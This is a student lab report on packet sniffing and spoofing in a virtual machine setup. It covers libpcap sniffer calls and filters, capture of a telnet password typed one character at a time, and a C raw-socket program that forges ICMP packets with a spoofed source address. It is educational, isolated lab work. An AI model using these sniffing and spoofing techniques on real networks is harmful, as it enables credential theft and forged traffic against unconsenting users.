
Packet Sniffing and Spoofing Lab

-Bharath Darapu

VM setup:

VM1



```
Terminal
[01/29/2015 04:32] seed@ubuntu:~$ ifconfig
eth10     Link encap:Ethernet  HWaddr 08:00:27:f5:6a:ba
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef5:6aba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7119 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4678 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9457039 (9.4 MB)  TX bytes:634664 (634.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12367 (12.3 KB)  TX bytes:12367 (12.3 KB)

[01/29/2015 04:33] seed@ubuntu:~$
```

VM2:

```
Terminal
[01/29/2015 04:33] seed@ubuntu:~$ ifconfig
eth12     Link encap:Ethernet  HWaddr 08:00:27:a1:7f:14
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:7f14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6089 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7611821 (7.6 MB)  TX bytes:649780 (649.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:144 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12897 (12.8 KB)  TX bytes:12897 (12.8 KB)

[01/29/2015 04:33] seed@ubuntu:~$
```

VM3:

Description: ifconfig command was run on all the virtual machines to show the assigned IP addresses and the respective network interfaces.

Task1. Sniffing

Problem1: Describe the sequence of the library calls that are essential for sniffer programs

1. Setting the device:

   pcap_lookupdev() –define the device that we should sniff on

   pcap_lookupnet()–get the properties of the device, e.g the IP address and net mask

2. Opening the device for sniffing
   pcap_open_live()–opens a sniffing session on the device to prepare it for sniffing
3. Filtering traffic:

   pcap_compile()–compile the filter expression

   pcap_setfilter()–apply the compiled filter to determine what to sniff for.

4. Capturing the packets:
   pcap_next()– capture a single packet
   pcap_loop()–captures multiple packets
5. Closing the session:
   pcap_close()–closes the session.

Problem2: Why do you need root privilege to run sniffex? Where does the program fail if executed without root privilege?


We need root privilege in order to run sniffex because we have to define and set the device that we want to sniff information from. If executed without root privilege, the program fails when it tries to define the device. Hence, we receive the error message:

Couldn't find default device: no suitable device found


To be exact it fails at :

```
dev = pcap_lookupdev(errbuf);
line in the code.
```

Sniffex run as seed (normal user).



Sniffex run as root.



Description: Sniffex.c was run initially run without root privileges and then we get an error. When the same is run with root priveleges it is able to pickup devices.


Problem 3: Please turn on and turn off the promiscuous mode in the sniffer program.

Yes we can demonstrate the difference when this mode is on or off. In order to demonstrate the difference, we set up 2 virtual machines in VirtualBox with NatNetwork Adapter.

These machines are assigned different IP addresses as shown in VM_setup section.

Promiscuous mode set to 0.

Pinging from VM2 to VM3



Sniffex output running:

```
Terminal
[01/29/2015 05:00] root@ubuntu:/home/seed/Bharat/Lab1# ./sniffex eth10
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth10
Number of packets: 10
Filter expression: ip
^C
[01/29/2015 05:01] root@ubuntu:/home/seed/Bharat/Lab1#
```

Description: promiscuous mode can set in 'pcap_open_line' arguments. When the third argument is 0 then it is off and will not be able to sniff.

Promiscuous mode set to 1.

```
Terminal
[01/29/2015 04:46] root@ubuntu:/home/seed/Bharat/Lab1# cat sniffex.c | grep "pcap_open_live"
        handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
[01/29/2015 04:46] root@ubuntu:/home/seed/Bharat/Lab1#
```

Pinging from VM2 to VM3

```
Terminal
[01/29/2015 04:33] seed@ubuntu:~$ ifconfig
eth12     Link encap:Ethernet  HWaddr 08:00:27:a1:7f:14
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:7f14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6089 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7611821 (7.6 MB)  TX bytes:649780 (649.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:144 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12897 (12.8 KB)  TX bytes:12897 (12.8 KB)

[01/29/2015 04:33] seed@ubuntu:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_req=1 ttl=64 time=1.02 ms
64 bytes from 10.0.2.9: icmp_req=2 ttl=64 time=0.683 ms
64 bytes from 10.0.2.9: icmp_req=3 ttl=64 time=0.251 ms
64 bytes from 10.0.2.9: icmp_req=4 ttl=64 time=0.900 ms
64 bytes from 10.0.2.9: icmp_req=5 ttl=64 time=1.06 ms
64 bytes from 10.0.2.9: icmp_req=6 ttl=64 time=1.13 ms
64 bytes from 10.0.2.9: icmp_req=7 ttl=64 time=1.14 ms
64 bytes from 10.0.2.9: icmp_req=8 ttl=64 time=0.484 ms
64 bytes from 10.0.2.9: icmp_req=9 ttl=64 time=0.639 ms
64 bytes from 10.0.2.9: icmp_req=10 ttl=64 time=0.661 ms
64 bytes from 10.0.2.9: icmp_req=11 ttl=64 time=1.10 ms
64 bytes from 10.0.2.9: icmp_req=12 ttl=64 time=0.949 ms
```

Sniffex output:

```
Terminal
[01/29/2015 04:47] root@ubuntu:/home/seed/Bharat/Lab1# ./sniffex eth10
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth10
Number of packets: 10
Filter expression: ip

Packet number 1:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: ICMP

Packet number 2:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: ICMP

Packet number 3:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: ICMP

Packet number 4:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: ICMP

Packet number 5:
```

Description: Ping request was made from VM2 to VM3 and sniffex program was run on VM1. As shown in the above screen dump. VM1 was able to sniff and thus see the ICMP(ping) packet traffic.

Task 1.b Writing filters:

Capture the ICMP packets between two specific hosts.

Sniffex program output. We can see it filter and show only ICMP packets.

```
Terminal

[01/29/2015 05:24] root@ubuntu:/home/seed/Bharat/Lab1# ./sniffex eth10
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth10
Number of packets: 1000
Filter expression: icmp and host 10.0.2.10 and 10.0.2.9

Packet number 1:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: ICMP

Packet number 2:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: ICMP

Packet number 3:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: ICMP

Packet number 4:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: ICMP

Packet number 5:
       From: 10.0.2.10
         To: 10.0.2.9
```

Telnet from VM2 to VM3

```
Terminal
64 bytes from 10.0.2.9: icmp_req=65 ttl=64 time=0.777 ms
64 bytes from 10.0.2.9: icmp_req=66 ttl=64 time=0.434 ms
64 bytes from 10.0.2.9: icmp_req=67 ttl=64 time=1.26 ms
64 bytes from 10.0.2.9: icmp_req=68 ttl=64 time=0.632 ms
^C
--- 10.0.2.9 ping statistics ---
68 packets transmitted, 68 received, 0% packet loss, time 67034ms
rtt min/avg/max/mdev = 0.246/0.620/1.534/0.291 ms
[01/29/2015 05:25] seed@ubuntu:~$ telnet 10.0.2.9 9
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection refused
[01/29/2015 05:26] seed@ubuntu:~$ telnet 10.0.2.9 11
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection refused
[01/29/2015 05:26] seed@ubuntu:~$ telnet 10.0.2.9 99
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection refused
[01/29/2015 05:26] seed@ubuntu:~$ telnet 10.0.2.9 101
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection refused
[01/29/2015 05:26] seed@ubuntu:~$ telnet 10.0.2.9 100
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection refused
[01/29/2015 05:26] seed@ubuntu:~$
```

Description: the Sniffex filter can be changed by setting the respective value in filter_exp[] variable. When it is set to “icmp and host 10.0.2.9 and 10.0.2.10” sniffex will only capture the ICMP packets between the specified ip addresses.

Capture the TCP packets that have a destination port range from to port 10 – 100

Sniffex output with TCP(10-100) filter.

```
Terminal

[01/29/2015 05:25] root@ubuntu:/home/seed/Bharat/Lab1# ./sniffex eth10
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth10
Number of packets: 1000
Filter expression: tcp portrange 10-100

Packet number 1:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 56576
   Dst port: 11

Packet number 2:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: TCP
   Src port: 11
   Dst port: 56576

Packet number 3:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 51239
   Dst port: 99

Packet number 4:
```

Sniffex Output for TCP(10-100)

```
Terminal
         To: 10.0.2.10
   Protocol: TCP
   Src port: 11
   Dst port: 56576

Packet number 3:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 51239
   Dst port: 99

Packet number 4:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: TCP
   Src port: 99
   Dst port: 51239

Packet number 5:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 57699
   Dst port: 100

Packet number 6:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: TCP
   Src port: 100
   Dst port: 57699
```


Description: the Sniffex filter can be changed by setting the respective value in filter_exp[] variable. When it is set to “tcp portrange 10-100” sniffex will only capture the TCP packets between the specified port range.

Task 1.c Sniffing Passwords:

Sniffex output after telnet from VM2 to VM3

```
Terminal
[01/29/2015 05:30] root@ubuntu:/home/seed/Bharat/Lab1# service openbsd-inetd start
 * Starting internet superserver inetd                                    [ OK ]
[01/29/2015 05:31] root@ubuntu:/home/seed/Bharat/Lab1# ./sniffex eth10
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth10
Number of packets: 1000
Filter expression: tcp

Packet number 1:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 40026
   Dst port: 23

Packet number 2:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: TCP
   Src port: 23
   Dst port: 40026

Packet number 3:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 40026
   Dst port: 23

Packet number 4:
```

```
00000   50 61 73 73 77 6f 72 64  3a 20                    Password:

Packet number 36:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 40026
   Dst port: 23

Packet number 37:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 40026
   Dst port: 23
   Payload (1 bytes):
00000   64                                                d

Packet number 38:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: TCP
   Src port: 23
   Dst port: 40026

Packet number 39:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 40026
   Dst port: 23
   Payload (1 bytes):
00000   65                                                e

Packet number 40:
       From: 10.0.2.9
         To: 10.0.2.10
   Protocol: TCP
   Src port: 23
   Dst port: 40026

Packet number 41:
       From: 10.0.2.10
         To: 10.0.2.9
   Protocol: TCP
   Src port: 40026
   Dst port: 23
   Payload (1 bytes):
00000   65                                                e

Packet number 42:
```




Description: Openbsd-inetd service was run on VM1. We try to make a telnet connection between VM2 and VM3 while sniffex is running (filter is ‘tcp’) on VM1. As shown in the screendump we can see the login and password used to login from VM2

Task2 Spoofing: Write a spoofing program.

Spoofer.c program running

Wireshark screen dump:




Description: Spoofer .c program is run and it will spoof an Ip packet. Then we use wireshark to show the spoofed packet.

Task 2.b Spoof an ICMP Echo Request.

Spoofer.c program running

Wireshark screen dump:



Description: ICMP header was spoofed and wire shark is used to show the traffic.

Spoofer.c program


```
#include <stdio.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <netdb.h>

#include <netinet/in.h>

#include <netinet/in_systm.h>

#include <netinet/ip.h>

#include <netinet/ip_icmp.h>

#include <string.h>

#include <arpa/inet.h>

#include<stdlib.h>


int main(int argc, char *argv[])
```

```
{
  int s, i;
  char buf[400];
  struct ip *ip = (struct ip *)buf;
  struct icmphdr *icmp = (struct icmphdr *)(ip + 1);
  struct hostent *hp, *hp2;
  struct sockaddr_in dst;
  int offset;
  int on;
  int num = 10;

  /* Loop based on the packet number */
  for(i=1;i<=num;i++)
  {
    on = 1;
    bzero(buf, sizeof(buf));

                    /* Create RAW socket */
    if((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
                    printf("error in socket creation \n");
     exit(1);
    }

                    /*setting socket options*/
    if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0)
    {
     printf("error in setting socket options \n");
     exit(1);
    }

                    /*setting source and destination ip in packet*/
                    ip->ip_dst.s_addr = inet_addr("10.2.10.55");
                    ip->ip_src.s_addr = inet_addr("10.2.0.10");

     printf("Sending to %s from 10.2.0.10\n", inet_ntoa(ip->ip_dst), inet_ntoa(ip->ip_src));

     ip->ip_hl = sizeof*ip >> 2;
     ip->ip_p = 1;


     dst.sin_addr = ip->ip_dst;
     dst.sin_family = AF_INET;

     icmp->type = ICMP_ECHO;
     icmp->code = 0;
```


```
    /* sending time */

    if(sendto(s, buf, sizeof(buf), 0, (struct sockaddr *)&dst, sizeof(dst)) < 0)
    {
                printf("error in seding the packet \n");
    }

   /* close socket */
   close(s);
  }

  return 0;

}
```

Task 2.c Spoof an Ethernet Frame

Spoofer_ethernet program running



Wireshark_Showing Ethernet on highlighted



Description: Ethernet header was created and appended in the beginning of the buffer.

Question 4: Can you set the IP packet length field to an arbitary value, regardless of how big the actual packet is?

No. We cannot put it to any value. If we do so we will get an mismatched header in wireshark.

Question 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

No. The Operating system does that for us.

Question 6: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Socket is owned by “root” user. Access to unix system call socket is limited to privileged users like root only. To be exact the code fails in the following line:

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
```

Task3:

Sniff-and-then-spoof

